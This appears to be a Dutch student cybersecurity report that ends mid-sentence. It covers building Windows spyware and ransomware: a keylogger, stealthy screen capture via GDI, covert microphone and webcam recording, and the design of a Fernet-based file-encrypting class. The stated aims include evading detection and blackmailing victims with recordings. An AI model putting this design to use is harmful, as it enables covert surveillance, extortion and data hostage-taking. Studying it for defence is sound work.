

**Toegepaste Informatica**

# **Voortgangsdossier**

## **Cybersecurity**

**Groep 6**

Arne Cools

Jeroen Claessens

Brecht Pallemans

Jeroen de Hoon

# Inhoudstafel

<b>Inhoudstafel</b>	<b>2</b>
<b>1 Introductie</b>	<b>4</b>
1.1 Projectbeschrijving	4
1.2 Toolkeuzes en programmeertalen	4
<b>2 Keylogging</b>	<b>5</b>
2.1 Wat is keylogging	5
2.2 Keylogging in Python	6
2.3 Keylogger in C++	7
<b>3 Screen capturing</b>	<b>7</b>
3.1 Wat is screen capturing?	7
3.1 Screen capturing in Python	7
3.3 Screen capturing in C++	8
3.3.1 Screen capturing m.b.v. printscreen button	8
3.3.2 Screen capturing m.b.v. Windows GDI	9
<b>4 Microfoon capturing</b>	<b>11</b>
4.1 Wat is microfoon capturing?	11
4.2 Microfoon capturing in C++	11
<b>5 Webcam capturing</b>	<b>14</b>
5.1 Wat is webcam capturing?	14
5.2 Webcam capturing in Python	14
5.3 Webcam capturing in C++	14
<b>6 Ransomware</b>	<b>15</b>
6.1 Wat is ransomware?	15
6.2 Fernet	15
6.3 Praktisch voorbeeld	16
6.3.1 Basis	16
6.3.2 Uitbreiding	17
<b>7 Virus spreading</b>	<b>19</b>
7.1 Hardware additions	19
7.2 Drive-by compromise	19
7.3 Publieke applicaties	20
7.4 Replicatie door verwijderbare media	20
7.5 Spear phishing	20
7.6 Supply chain compromise	21
7.7 Vertrouwde personen	21
7.8 Valid accounts	21

7.9 Virus spreading in C++	21
7.9.1 Ophalen van systeeminformatie	22
7.9.2 Verbergen van virus in bestaande software (trojan horse)	22
7.9.3 Virus laten opstarten met windows	22
7.9.4 Verzenden van verzamelde informatie via email	23
<b>8 Hoe werken antivirussoftware en malware</b>	<b>24</b>
8.1 Virus definitions	25
8.2 Heuristische analyse	25
8.3 Verklaring	25
<b>9 “Legal spyware”</b>	<b>26</b>
9.1 Teamviewer	26
9.2 Hoverwatch	26
9.3 Examentool KdG	27
<b>10 Conclusie</b>	<b>29</b>
<b>11 Bibliografie</b>	<b>30</b>
<b>12 Bijlagen</b>	<b>32</b>
Bijlage 2.1	32
Bijlage 2.2	32
Bijlage 2.3	35
Bijlage 2.4	36
Bijlage 3.1	37
Bijlage 3.2	37
Bijlage 3.3	39
Bijlage 4.1	40
Bijlage 5.1	45
Bijlage 6.1	46
Bijlage 6.2	47
Bijlage 7.1	48
Bijlage 7.2	49
Bijlage 7.3	49
bijlage 7.4	54
bijlage 7.5	56
Bijlage 8.1	58

# 1 Introductie

## 1.1 Projectbeschrijving

Met dit project willen we focussen op het exploitation-aspect van cyber security. Aangezien we allemaal een software-achtergrond hebben, lijkt het ons interessant om onderzoek naar spy- en malware te doen en ons eigen 'virus' te ontwikkelen.

Om te beginnen gaan we op zoek naar code die ongedetecteerd informatie van een bepaald systeem naar ons door kan sturen. We zouden graag volgende functionaliteiten onderzoeken:

- keylogging
- camera- & microfoon opnames
- schermopnames
- netwerkverkeer doorsturen
- verspreiden virus
- bestanden encrypteren tot wij ze vrijgeven

Daarna gaan we kijken hoe we ons virus effectief kunnen verspreiden. We beperken ons tot *Windows 10* systemen, omdat deze het vaakst voorkomen bij privé computers en deze doelgroep het meest kwetsbaar is voor cyberaanvallen.

Uiteindelijk willen we ook een beter inzicht krijgen in de detectiemethoden die een antivirus gebruikt om software te analyseren.

## 1.2 Toolkeuzes en programmeertalen

Om onze software veilig te kunnen testen gaan we in een virtuele omgeving werken, zodat we onze eigen computers niet infecteren. Microsoft biedt op hun website een developer image aan van *Windows 10 Enterprise* (version 1903) met enkele vooraf geïnstalleerde tools. De versie vervalt na één jaar en geeft ons dus voldoende tijd voor onze tests.



Ze bieden voor vier bekende virtualisatiesoftwares een image aan, waaronder VMWare, Hyper-V, VirtualBox en Parallels. Wij kiezen voor VirtualBox, omdat we hier al ervaring mee hebben opgedaan in vorig onderzoek in verband met cyber security.

Na een lichte screening over malware-documentatie vinden we twee extremen in programmeertalen om malware te schrijven: Python en C++. Python heeft als grote voordeel dat er veel bibliotheken zijn die het makkelijk en snel maken om een programma te schrijven, maar deze worden vaak als gevaarlijk beschouwd door een antivirus. C++ wordt niet zo snel gedetecteerd.

## 2 Keylogging

### 2.1 Wat is keylogging

Keylogging (of voluit *keystroke logging*) is eigenlijk een heel simpel concept waarbij alle toetsen die een bepaald persoon op een systeem intypt, worden gelogd en bijgehouden op een bepaalde manier, vaak zonder dat deze persoon hiervan op de hoogte is. De plaats waar deze *keystrokes* worden bijgehouden, kan verschillen, maar vaak wordt het weggeschreven naar een lokale file en later op een centrale plaats (het internet) gezet. Zo moet de persoon die de keylogger heeft geïnstalleerd, niet fysiek toegang hebben tot het toestel om de logs weer op te vragen.

De software op zich is legale software en wordt vaak ingezet door werkgevers voor het monitoren van werknemers of door ouders die willen kijken waar hun kinderen zich mee bezighouden op de computer. Microsoft heeft in Windows 10 zelfs een keylogger staan die ze gebruiken om hun neurale netwerken in verband met tekstverwerking te verbeteren. Ze gaan hier redelijk transparant mee om en beweren dat deze data anoniem wordt verwerkt en niet valt terug te koppelen naar de persoon die het heeft ingetypt. Je kan deze bovendien ook uitschakelen in de privacy settings als je dit niet wil. Toch spreekt het voor zich dat deze software ook verkeerdelijk wordt ingezet door hackers om confidentiële informatie zoals wachtwoorden en bankgegevens te achterhalen.

Keyloggers bestaan zowel op software- als op hardwareniveau. Aangezien wij allemaal een achtergrond hebben in software development, spreekt het voor zich dat we ons hier gaan focussen op software keyloggers, maar we willen toch ook even vermelden dat keyloggers op hardwareniveau ook bestaan. Dit zijn hier enkele voorbeelden van:

- *Firmware gebaseerd*: Keyloggers die op root niveau op de BIOS staan. De keylogger zit hier verwerkt in de BIOS en werkt enkel met de hardware waar hij voor geprogrammeerd is, zonder veel speling.
- *Draadloze keyboard en muis sniffers*: Dit zijn toestelletjes die de pakketjes tussen een draadloos keyboard of muis opvangen. Vaak is dit wel geëncrypteerd, maar dat houdt niet tegen dat je de data nog steeds kan opvangen en misschien zelfs decrypteren. In sommige gevallen laat dit de hacker ook toe om zelf input te geven op het systeem.
- *Keyboard overlays*: Dit is een heel primitieve methode waarbij criminelen iets over een toetsenbord van bijvoorbeeld een bankautomaat leggen om zo de pincode te achterhalen van een slachtoffer. In essentie logt hij hier de toetsen die worden ingedrukt en dus is het ook een vorm van keylogging.

Er bestaan nog heel veel andere vormen van hardware keyloggers. Hiervoor verwijzen we graag naar de Wikipedia-pagina (zie bibliografie) over keyloggers.

Ook op software niveau kunnen keyloggers in verschillende vormen voorkomen. Ook hier bespreken we er slechts een paar, maar voor een volledig overzicht kan u altijd terecht op de Wikipedia-pagina (zie bibliografie) over keyloggers:

- *Kernel-based*: Dit zijn keyloggers die zich verstoppen in de kernel van een OS door root access te verkrijgen. Dit is de moeilijkste versie om te maken, maar ook de moeilijkste versie om te bestrijden, omdat ze heel moeilijk detecteerbaar zijn.
- *API-based*: Software die bestaande API's gebruikt in programmeertalen of libraries om met events de input data op te vangen. Dit is ook de methode die wij hebben gebruikt om een keylogger te maken aangezien dit een vrij simpele methode is.
- *Javascript-based*: Een kwaadaardige script tag die bij elke *keyUp()* event op een website de toetsaanslag gaat loggen. Zo'n kwaadaardige script tag kan ongemerkt op een webpagina geïnjecteerd worden door middel van cross-site scripting, man-in-the-browser en man-in-the-middle attacks.

Een keylogger maken op zich is niet moeilijk als je de API-based methode gebruikt, omdat alle programmeertalen wel een API aanbieden om toetsenbord en muis events op te vangen, anders zouden we niet veel met software kunnen doen. Het moeilijke deel zit hem in het ongezien laten uitvoeren van de software op een systeem. Meestal is een keylogger niet een alleenstaand programma, maar zit dit mee in een ander programma verwerkt (=trojan). Aangezien antivirusen alsmaar slimmer worden en ook artificiële intelligentie gaan inzetten om onder andere dit soort programma's steeds sneller en beter te identificeren, is dit geen makkelijke opdracht.

## 2.2 Keylogging in Python

Python is één van de gekozen talen die we zijn tegenkomen bij onze research rond het zelf maken van spyware. Omdat dit een high level taal is die niet moeilijk is om te leren, beginnen we hiermee. Python heeft een heel rijk ecosysteem wat bibliotheken betreft. De kans is dus groot dat we een bibliotheek vinden die doet wat we willen.

We vinden al gauw *pynput*. Deze bibliotheek bevat functionaliteiten zoals muis- en keyboard-controle, en monitoring. Het is dan ook niet moeilijk een programma te schrijven die met behulp van de eventlistener via een logger de input kan wegschrijven.

Als we de code van [bijlage 1.1](#) in een .pyw file steken en runnen via het commando *python file\_name.pyw*, zal zich dit **op de achtergrond** runnen en stiekem elke key loggen in de file "kellog's.txt". We kunnen een .exe genereren met een eigen gekozen naam en dit bestand verspreiden. Bij het testen merkten we dat de standaard Windows Defender dit bestand al niet wil uitpakken uit een gezipte map, omdat het de software als gevaarlijk herkent. Python is dus niet echt geschikt om op deze manier aan keylogging te doen. We moeten op zoek gaan naar een minder opvallend alternatief.

## 2.3 Keylogger in C++

De andere gekozen taal waar we mee gaan werken is C/C++. Dit is een low-level programmeertaal waarmee je zaken zoals memory en andere systeemresources kan beheren, wat niet gemakkelijk gaat in andere programmeertalen. In [bijlage 1.2](#) staat een simpele keylogger geschreven in C++.

Elke toets op het keyboard bevat achterliggend een (hexa)decimale waarde. Die waarde kunnen we dan linken aan een bepaald karakter. We kunnen ook gewoon de letter uitlezen die wordt ingetoetst. Het is echter iets moeilijker om bijvoorbeeld ook shift- of control-toetsen te detecteren omdat ze niet echt gekoppeld zijn aan één bepaald karakter. Windows biedt een low level API die we kunnen aanspreken door de header file `<windows.h>` toe te voegen. Deze bevat een aantal interessante functies die ons van pas zullen komen. Eén van de zaken die deze API bevat, zijn constanten die de decimale waarden op het toetsenbord bevat, in de vorm van bijvoorbeeld `VK_RETURN` dat de enter toets-voorstelt. Op die manier kunnen we deze toetsen toch mee loggen.

## 3 Screen capturing

### 3.1 Wat is screen capturing?

We hebben het net gehad over keylogging, waarbij we als hacker elke toets of muisklik van ons slachtoffer kunnen opvangen. De toetsen op zich kunnen al heel veel informatie tot bij ons brengen. Toch blijft het soms moeilijk om de link te leggen naar wat deze informatie precies inhoudt, zoals bijvoorbeeld in welke schermen deze toetsen zijn ingedrukt. Soms kan hij ook in een chatgesprek zijn met een andere persoon, maar dan kunnen we niet zien wat die andere persoon zegt, enkel wat ons slachtoffer intypt. De oplossing hiervoor zou zijn dat we gewoonweg zijn scherm kunnen bekijken en op die manier meekijken met wat hij aan het doen is. Dit zou bijvoorbeeld een filmpje kunnen zijn dat we opnemen, maar aangezien videobeelden altijd wel wat plaats innemen kunnen we beter om de x aantal seconden één frame vastleggen en deze frames opslaan in een folder. Uit de context van een frame om de drie seconden kan je toch al heel veel afleiden en bovendien moet je niet veel CPU power gebruiken om een hele video te gaan renderen en encoden.

### 3.1 Screen capturing in Python

In [bijlage 3.1](#) vind je een simpel programma waarin we met behulp van enkele bibliotheken om de drie seconden een schermopname maken, vervolgens manipuleren naar een image en daarna wegschrijven. We maken gebruik van een for-loop waarin we andere functionaliteiten kunnen toevoegen in de toekomst.

De gebruikte bibliotheken zijn: cv2, time, numpy en pyautogui.

## 3.3 Screen capturing in C++

### 3.3.1 Screen capturing m.b.v. printscreen button

Aangezien een printscreen nemen, een functionaliteit is dat standaard in Windows zit ingebakken, lijkt het ons niet zo moeilijk om dit vanuit code te gaan doen. De eerste oplossing die in ons opkomt; is om een druk op de printscreen-knop te simuleren. Elke toets op het toetsenbord heeft een soort (hexa)decimale waarde die we kunnen gebruiken om een event te maken waar we zeggen dat we die bepaalde knop indrukken, net zoals bij de keylogger hierboven. We moeten niet de exacte waarde van de printscreen-toets gaan zoeken aangezien al de mogelijke toets-waarden al beschikbaar zijn in de Windows API:

```
#include <windows.h>

VK_SNAPSHOT // Achter deze variabele schuilt de waarde van de
             prntscrn-toets
```

Ook de code om een keyboard event te simuleren bestaat al in dezelfde Windows API.

```
keybd_event(...)
```

Met slechts enkele lijnen code zouden we dus al een printscreen kunnen maken. De volgende stap is echter om de genomen screenshot ergens bij te houden. Het standaard gedrag van de printscreen-toets is dat hij het volledige scherm (of meerdere schermen als hij er meer heeft aangeduid) bijhoudt op het klembord (=clipboard). Dit is een soort buffer in Windows waar je tijdelijk data kan bewaren. Als je bijvoorbeeld tekst zou kopiëren vanaf een artikel op het internet en deze even later plakt in een tekstbestand, passeert deze data over het klembord. Door middel van dezelfde Windows-API kunnen we dit klembord ook uitlezen met:

```
GetClipboardData()
```

Daarnaast wordt de screenshot normaal opgeslagen als bitmapbestand (.bmp). Het is nog geen eigenlijk bestand, aangezien deze data nog in memory wordt bijgehouden in een bepaalde buffer (klembord). De data is een stream van bytes waarin onder meer een bitmap header staat. Hiermee kunnen we later dan identificeren dat dit een bitmap is, wanneer we deze image zouden willen openen. Deze stream van data kunnen we vervolgens gaan wegschrijven in een .bmp-bestand en dit later weer opvragen. Als we dat dan nog in een loop zetten en starten in een aparte thread, zoals we ook met de keylogger hebben gedaan, dan hebben we met niet al te veel code een automatische screen capturing software gemaakt.

Dit klinkt allemaal goed en simpel genoeg, maar we stuiten al snel op een probleem. Aangezien we alle features zo ongemerkt mogelijk willen laten uitvoeren, is het ook de



bedoeling dat de gebruiker niet doorheeft dat er screenshots worden genomen. Er zijn twee mogelijkheden waarop de gebruiker dit nu wel kan zien:

- 1) Hij is bezig met een project en hij wil iets kopiëren en plakken, maar toevallig op hetzelfde moment wordt er ook een screenshot genomen door onze software. Hij paste dus onze screenshot in plaats van de data die hij wou pasten. Als die persoon dat ziet gaat hij wel raar opkijken.
- 2) De standaard printscreen-functionaliteit in Windows is niet erg feature-rijk. Als we bijvoorbeeld standaard dingen aan willen kunnen duiden op de image zonder dat we deze eerst in Paint of dergelijke software moeten openen, of als je slechts een deel van je scherm wil printscreenen, kunnen we een third-party tool gebruiken, zoals bijvoorbeeld LightShot. Met deze software kan je ook instellen dat hij de printscreen button overschrijft en dus geen gebruik maakt van de standaard Windows printscreen-functionaliteit. Dit is ook bij ons gebeurd bij het testen. Elke keer de screen capturing software een screenshot neemt, opent hij LightShot en moet je een regio selecteren die je wil printscreenen, niet zo onopvallend dus. (LightShot kan je hier vinden: <https://app.prntscr.com/nl/index.html>.)

We moeten dus naar een andere manier zoeken waarmee we onopgemerkt screenshots kunnen nemen, en deze versturen.

### 3.3.2 Screen capturing m.b.v. Windows GDI

Er bestaat ook een API genaamd Windows GDI (Graphic Device Interface) die bedoeld is als abstracte laag tussen grafische weergave (schermen, printers,...) en gebruiker. Elk van deze apparaten heeft normaal gezien een eigen driver. Maar aangezien er verschillende merken zijn die deze apparaten produceren, zou het een complex gegeven worden om speciaal per merk software te schrijven die alleen maar voor dat merk zou werken, om iets te laten zien op het scherm. Daarom heeft Microsoft in Windows een abstracte laag toegevoegd genaamd Windows GDI. Dit bevat een aantal API's die aangesproken kunnen worden vanuit applicaties en gaat op zijn beurt dan communiceren met de benodigde drivers. Eén van deze API's komt goed van pas bij wat wij willen doen, namelijk de huidige staat van het scherm wegschrijven in een image file.

De code hiervan kan je terugvinden in [bijlage 3.2](#). Deze code is al iets langer dan wanneer we clipboard data gaan gebruiken, maar zorgt wel dat we geen problemen hebben, zoals we deze hiervoor beschreven hebben. Eerst gaan we de hoogte en de breedte van de screenshot vaststellen, en bepalen we de kleurdiepte. Omdat we graag kleur willen behouden zetten we de kleurdiepte hier op 24 (RGB waarden → 3x8 bytes aangezien elk kanaal een waarde heeft van 0 tot 255). Voor de breedte en hoogte nemen we het volledige scherm, dus daarvoor gebruiken we vooraf gedefinieerde variabelen. Omdat we ook hier gaan werken met bitmapafbeeldingen, aangezien dit voor de minste overhead zorgt, moeten we ook een header gaan wegschrijven die ervoor zorgt dat we later de image als bitmap afbeelding kunnen openen. Deze header vullen we aan met een paar settings, zoals we die hierboven hebben geschreven. De header houden we voorlopig nog even bij in het geheugen en schrijven we nog niet weg. Nu gaan we de echte image captureren door de API van Windows GDI aan te roepen. Ook hier moeten we de hoogte, breedte en de kleurmodus meegeven. Nu hebben we zowel de header als de image data in een buffer staan in

memory. Dan moeten we deze enkel nog wegschrijven naar een .bmp file en het geheugen leegmaken. Wanneer we dit testen werkt dit perfect en onopgemerkt. De enige manier waarop je zou kunnen zien dat er iets gebeurt, is dat de hoeveelheid geheugen, die gebruikt wordt, gedurende enkele milliseconden even piekt op het moment we de screenshot in het geheugen laden.

Het enige probleem dat we wel nog hadden, is dat op sommige schermen met een zeer hoge resolutie er een stuk van het scherm wegvalt. Dit komt omdat deze schermen vaak een hoge DPI (dots per inch) hebben, waardoor de breedte/hoogte niet altijd overeenkomt met het feitelijke aantal pixels. Dit is echter gemakkelijk op te lossen door in de project properties het manifest dat bij ons programma hoort, aan te passen. Bepaalde libraries gaan deze mee uitlezen wanneer we bijvoorbeeld de variabelen gebruiken die de schermhoogte en breedte aanpassen. We zetten hier “DPI Awareness” op “Per Monitor High DPI Aware”. Dit zorgt ervoor dat hij voor alle schermen de juiste omzetting gaat doen, zodat de breedte/hoogte wel effectief overeenkomt met de feitelijke hoogte en breedte van het scherm. Zie de screenshot in bijlage 3.3.

## 4 Microfoon capturing

### 4.1 Wat is microfoon capturing?

Microfoon capturing spreekt redelijk voor zich. Hierbij gaan we gedurende x aantal seconden de microfoon van het toestel, waar het virus op draait, af luisteren. Deze sturen we dan door op dezelfde manier als hierboven. De opnames kunnen later gebruikt worden om het slachtoffer te chanteren en af te persen, aangezien dit een serieuze inbreuk is op zijn privacy.

### 4.2 Microfoon capturing in C++

Er bestaat een low level API van Windows genaamd DirectShow, waarmee je bepaalde video/audio-functionaliteiten kunt gaan maken. Het probleem hierbij is dat er bijna geen documentatie over te vinden is, en als dat wel het geval is, dat deze ontzettend verouderd is. Daarom zijn we op zoek gegaan naar een nieuwe manier om de microfoon af te luisteren.

Hierbij kwamen we uit op PortAudio (<http://www.portaudio.com>). Een lightweight, open-source audio I/O library. Het is belangrijk om hier te weten dat het enkel I/O is van audio, maar hier komen we verder in dit hoofdstuk nog op terug.

Als we documentatie en voorbeelden volgen en die een beetje tweaken en aanpassen met wat wij nodig hebben, komen we tot de code zoals die staat in bijlage 4.1. We moeten een aantal parameters correct instellen, onder meer:

- Bitrate → Dit heeft voornamelijk invloed op de kwaliteit van de opname. De bitrate die wij hebben genomen (44100) is een waarde die bruikbaar is in de meeste gevallen.
- Channels → 1 = mono, 2 = stereo. Het grootste verschil tussen deze twee is dat mono slechts één signaal stuurt naar x aantal speakers en we dus geen gevoel in ruimte hebben. Hiermee bedoel ik dat we niet kunnen horen of er iets links of rechts van de microfoon gebeurt, wat bij stereo wel het geval is. Wij hebben het ingesteld op stereo channel, maar we zouden ook mono gebruikt kunnen hebben. Dit is eerder een persoonlijke voorkeur.
- Lengte van één recording → We willen regelmatig een kort stukje opname horen in plaats van één lange opname. De voornaamste reden hiervan is, dat wanneer de computer wordt afgezet, we de huidige opname kwijt zijn. Wij hebben hier gekozen voor vijftien seconden, maar we kunnen dit later nog aanpassen.
- PA\_SAMPLE\_TYPE → Dit is de manier waarop de audio gesampled wordt. De bibliotheek heeft verschillende types, wij gebruiken gewoon int16. We zijn niet helemaal zeker wat dit precies doet. We moeten dit wel later nog gebruiken bij het encoden (zie verder).

Als we de PortAudio bibliotheek initialiseren, zoals uitgelegd staat in de documentatie, kunnen we vervolgens het default audio input device kiezen. We hebben ook de mogelijkheid om een lijstje van de mogelijke audio input devices op te lijsten en daaruit te kiezen, maar sinds dit in een virus gebruikt wordt, is het overbodig om deze optie er in te steken en hopen we op het beste: de default input device is in de meeste gevallen de juiste.

Bij het starten van de recording, wordt er een stream van bytes opgeslagen in memory. Na de lengte van één recording (zie hierboven) wordt de stream afgesloten en weggeschreven in een file. Hier komt het belangrijke aspect dat PortAudio enkel audio I/O is naar boven. We schrijven de bytes “as-is” weg naar een bestand genaamd “recording\_01.raw”. We geven niets mee van het audioformaat dat gebruikt kan worden door het later te openen met een mediaspeler. De reden hiervoor beschrijven we hieronder.

Het enige wat PortAudio doet, is de microfoon aanzetten, de signalen die de microfoon opvangt omzetten naar bytes en deze wegschrijven naar een buffer in memory. De signalen die de microfoon doorgeeft aan de bibliotheek zijn analoge signalen. Met analoge signalen kunnen we op een computer niets doen, dus gaat deze bibliotheek deze analoge signalen omzetten naar digitale signalen. De methode die hiervoor wordt gebruikt is Pulse-Code Modulation (PCM). De details hiervan doen er niet toe, maar we moeten er ons wel van bewust zijn dat de bytes die we krijgen nog niet afspeelbaar zijn, maar enkel een digitale voorstelling zijn van de signalen die de microfoon heeft opgevangen.

In het hoofdstuk van screen capturing beschreven we al dat het belangrijk was om de header weg te schrijven met de feitelijke image data om te weten dat het om een bitmap-afbeelding gaat, zodat we die later weer kunnen openen. Aangezien het om een enkele simpele image gaat, konden we prima code toevoegen die dit voor ons doet. Het scheelt misschien twee of drie bytes in geheugen, maar niets dat te veel opvalt dus. Wanneer we dit met video, of zoals in ons geval, met audio willen doen, zal het iets anders moeten. Omdat de elektronische signalen die nu bytes zijn geworden niet veel zeggen, moeten deze geëncodeerd worden naar een formaat die mediaspelers kunnen gebruiken om de audio af te spelen. Dit encoderen kan vrij CPU-intensief zijn, al valt het bij audio over het algemeen nog wel mee. Het ultieme doel is nog steeds onopgemerkt blijven en als het CPU-verbruik plots gaat stijgen zonder dat daar een zichtbare reden voor is, kan dit wel eens argwaan opwekken.

Daarom schrijven we de digitale signalen rechtstreeks weg in een .raw-bestand en sturen dat .raw-bestand naar ons. Het encoden van die data naar een bruikbaar audio bestand kunnen we dan op onze eigen machine doen, wanneer we naar een recording willen luisteren. Hier bestaat een handig en krachtig commandline tooltje voor, genaamd *ffmpeg*. Deze moet je downloaden en ergens op een locatie zetten waar je aan kan vanuit commandline. In Linux kan je dit gewoon installeren met `sudo apt install ffmpeg`.


In de folder van een raw recording moeten we dit commando dan als volgt uitvoeren:

```
ffmpeg -f s16le -ar 44100 -ac 2 -i recording.raw -ar 44100 -ac 2 out.wav
```

De parameters die hier worden meegegeven zijn belangrijk. Zij bepalen op welke manier PortAudio het geluid opneemt: s16le staat voor int16 little-endian en dat staat gelijk aan wat we ingesteld hebben bij PA\_SAMPLE\_TYPE. Ook de bitrate en het aantal kanalen komt hier terug.

Wanneer we dat commando hebben uitgevoerd, komt er een .wav file uit, die we perfect met een mediaspeler kunnen afspelen en zo kunnen we luisteren naar wat de microfoon heeft opgenomen.

Hier zien we een voorbeeld van de geluidsgolven van een van de opnames die we gemaakt hebben tijdens het testen. Het is een .wav-bestand gemaakt zoals hierboven geschreven, geopend in Audacity.



## 5 Webcam capturing

### 5.1 Wat is webcam capturing?

Ook webcam capturing spreekt redelijk voor zich. We kunnen ook hier de beelden gebruiken om het slachtoffer te chanteren en eventueel geld te eisen. Ook kunnen we door middel van zijn webcam beter in het gebouw zelf rondkijken, naar wat er bijvoorbeeld op de achtergrond gebeurt.

Ook hier geldt hetzelfde verhaal als bij screen capturing: een filmpje maken van de webcam input zou te veel van de CPU vragen en/of zou te groot worden om door te sturen, dus gaan we ook hier om de drie seconden een frame opvragen van de webcam en deze om de zoveel tijd doorsturen.

### 5.2 Webcam capturing in Python

We maken terug gebruik van enkele libraries (cv2 en time) om toegang tot de camera van ons slachtoffer te krijgen. In [bijlage 3.1](#) zie je dat we door enkele lijnen code toe te voegen aan onze screen capture ook de camera activiteit opslaan om de drie seconden.

### 5.3 Webcam capturing in C++

Ook in C++ kunnen we makkelijk de webcam aanspreken door gebruik te maken van opencv. Het enige dat we moeten doen, is opencv importeren, en in een while-loop elke drie seconden een frame opvragen en deze opslaan op onze harde schijf. Aangezien opencv alles bevat (en veel meer) wat we nodig hebben, is de code die we zelf moesten schrijven niet zo heel veel (zie [bijlage 5.1](#)).

Tegenwoordig heeft elke webcam (ook de ingebouwde laptop webcams) een LED-lampje dat aangeeft wanneer de webcam aanstaat. Dit om de voor de hand liggende reden dat je altijd kan zien wanneer deze aanstaat. Als we in een film of serie zien dat een bepaald toestel met een webcam gehackt is en de hacker meekijkt met de webcam, brandt het lampje vaak niet. Hoewel dit mogelijk is en ook de FBI dit al voor elkaar heeft gekregen, is dit een heel moeilijke opgave. In het begin van de (ingebouwde) webcams, werd dit lampje vaak via software gecontroleerd. Toen kon je de software die de webcam beheerde decompileren en een functie aanroepen die het LED-lampje uitschakelt. Aangezien het voor de hand ligt dat dit werd misbruikt door hackers, zijn fabrikanten al gauw overgeschakeld naar het aansturen van dit LED-lampje op hardware- of firmware-niveau. Op hardware-niveau is de enige optie om het LED-lampje uit te schakelen, het kabeltje los te koppelen. Op firmware-niveau dien je de firmware te decompileren, dan de code die het lampje doet branden, uit te zetten, en vervolgens de code weer compileren. Dan moet je die firmware weer flashen. Dit is voor elke fabrikant/webcam-type anders dus is er eigenlijk bijna geen beginnen aan. Dit gaat ons iets te ver dus hebben we het qua webcam-lampje bij theoretisch onderzoek gehouden.

## 6 Ransomware

### 6.1 Wat is ransomware?

Ransomware is software dat het filesystem van de target computer doorloopt en hierin verschillende bestanden versleuteld. Hiervoor wordt gebruik gemaakt van encryptie. De software genereert eerst een encryption key, waarmee hij files van bepaalde bestandstypes zal encrypteren. Het is belangrijk voor de aanvaller dat niet alle bestanden op de target computer geëncrypteerd worden, omdat de computer dan helemaal niet meer zou werken. Dit wilt de hacker vermijden, zodat hij de gebruiker kan afpersen. Zo wordt na het versleutelen de encryption key verstuurd naar de aanvaller en bijvoorbeeld een txt-file gecreëerd op het getroffen systeem met de boodschap om een bepaald bedrag, meestal in cryptocurrency, over te maken opdat de versleutelde bestanden terug gedecrypteerd zouden worden. Natuurlijk zou dit allemaal niet lukken, moest de gebruiker zijn computer helemaal niet meer kunnen starten. Daarom dat files die essentieel zijn voor de werking van de computer, met rust worden gelaten.

### 6.2 Fernet

Om zelf ransomware te schrijven, moeten we dus eerst een encryption key kunnen genereren. Hiervoor kunnen we gebruik maken van Fernet in Python. Fernet implementeert symmetrische encryptie. Dat wil zeggen dat de key die aangemaakt wordt, dient voor zowel encryptie als decryptie.

```
>>> from cryptography.fernet import Fernet
>>> key = Fernet.generate_key()
>>> f = Fernet(key)
>>> token = f.encrypt(b"my deep dark secret")
>>> token
b'...'
>>> f.decrypt(token)
b'my deep dark secret'
```

Op de afbeelding hierboven kun je zien hoe Fernet geïmporteerd wordt in Python. Vervolgens wordt de secret key gegenereerd met behulp van Fernet. Die key wordt dan meegegeven aan een instantie van de Fernet-klasse met de methoden “encrypt” en “decrypt”. Met dezelfde instantie van Fernet, en dus ook dezelfde key, wordt de tekst in dit voorbeeld zowel geëncrypteerd, alsook gedecrypteerd.

## 6.3 Praktisch voorbeeld

### 6.3.1 Basis

Laten we nu zelf ransomware schrijven in Python. Hiervoor maken we gebruik van volgende import statements:

```
import os
from os.path import expanduser
from cryptography.fernet import Fernet
```

- `os` en `os.path` hebben we nodig om door het bestandssysteem van de target computer te navigeren.
- `cryptography.fernet` zullen we gebruiken om data te encrypteren.

Eerst definiëren we een nieuwe klasse `Ransomware` (zie [bijlage 6.1](#)) met drie attributen: `key`, `cryptor` en `file_ext_targets`. De `key` is uiteraard de encryption key. Het `cryptor`-attribuut is een object van de geïmporteerde `Fernet`-klasse. Dit object heeft bijgevolg de `encrypt` en `decrypt` methoden. Het laatste attribuut is een array waarin je file-extensies als tekst plaatst. Bestanden met extensies die de array `file_ext_targets` bevat, worden als doelwit beschouwd door onze ransomware. Dit zijn dus de files die geëncrypteerd zullen worden. Verder heeft de klasse een constructor waarmee de `key` eventueel geïnitieerd kan worden, en vijf methoden:

- `generate_key(self)`: Deze methode genereert een encryption key met behulp van de `Fernet`-klasse en stelt het `key`-attribuut er aan gelijk. Bovendien initialiseert de methode ook het `cryptor`-attribuut met een nieuwe instantie van de `Fernet`-klasse.
- `read_key(self, keyfile_name)`: Deze methode leest een key uit het bestand met de als parameter meegegeven naam. Daarna initialiseert ze het `cryptor`-attribuut met een nieuwe instantie van de `Fernet`-klasse met die uitgelezen key. Dit is nodig om data te decrypteren.
- `write_key(self, keyfile_name)`: Dit schrijft het `key`-attribuut weg naar een file met de als parameter meegegeven naam. Deze methode zal aangeroepen worden na het genereren van een encryption key.
- `crypt_root(self, root_dir, encrypted=False)`: Deze methode zal alle files met de target extensies in de `root_dir` en zijn subdirectories encrypteren of decrypteren door de `crypt_file`-methode aan te roepen. De parameter “`encrypted`” geeft aan of de data al geëncrypteerd is en dus gedeëncrypteerd moet worden.
- `crypt_file(self, file_path, encrypted=False)`: Hierin wordt de data uit de als parameter meegegeven file uitgelezen en daarna geëncrypteerd of gedeëncrypteerd, naargelang de waarde van `encrypted`.

Nu onze `Ransomware`-klasse gecreëerd is, hebben we enkel nog een `main`-methode (zie [bijlage 6.2](#)) nodig, opdat het programma uitgevoerd kan worden. In de `main`-methode navigeren we naar de root van het target bestandssysteem. Dat is waar we de recursieve



